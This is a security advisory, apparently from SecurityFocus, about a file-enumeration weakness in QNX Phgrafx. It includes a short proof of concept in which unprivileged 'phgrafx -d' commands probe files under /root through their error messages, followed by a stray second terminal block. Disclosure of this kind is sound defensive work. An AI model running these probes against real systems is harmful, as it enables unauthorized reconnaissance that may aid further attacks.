
source: www.securityfocus.com/bid/66098/info

QNX Phgrafx is prone to a file-enumeration weakness.

An attacker can exploit this issue to enumerate the files present in the system's root directory; this may aid in further attacks.

QNX 6.5.0 SP1, 6.5.0, 6.4.1, 6.3.0, and 6.2.0 are vulnerable; other versions may also be affected.

```
$ id
uid=100(user) gid=100

# directory /root/.ph exists:
$ /usr/photon/bin/phgrafx -d /root/.ph
load_display_conf(): No such file or directory

# file /root/.profile exsts:
$ /usr/photon/bin/phgrafx -d /root/.profile
/root/.profile: opendir(): Not a directory
load_display_conf(): Not a directory

# /root/doesnotexist does not exist:
$ /usr/photon/bin/phgrafx -d /root/doesnotexist
/root/doesnotexist: opendir(): No such file or directory
load_display_conf(): No such file or directory
```



```
# /usr/photon/bin/phgrafx -d /data/home
ksh: /usr/photon/bin/phgrafx: cannot execute - No such file or directory
# /usr/photon/bin/phgrafx -d /bin/.sh
ksh: /usr/photon/bin/phgrafx: cannot execute - No such file or directory
# /usr/photon/bin/phgrafx -d /bin/dosenotexist
ksh: /usr/photon/bin/phgrafx: cannot execute - No such file or directory
# _
```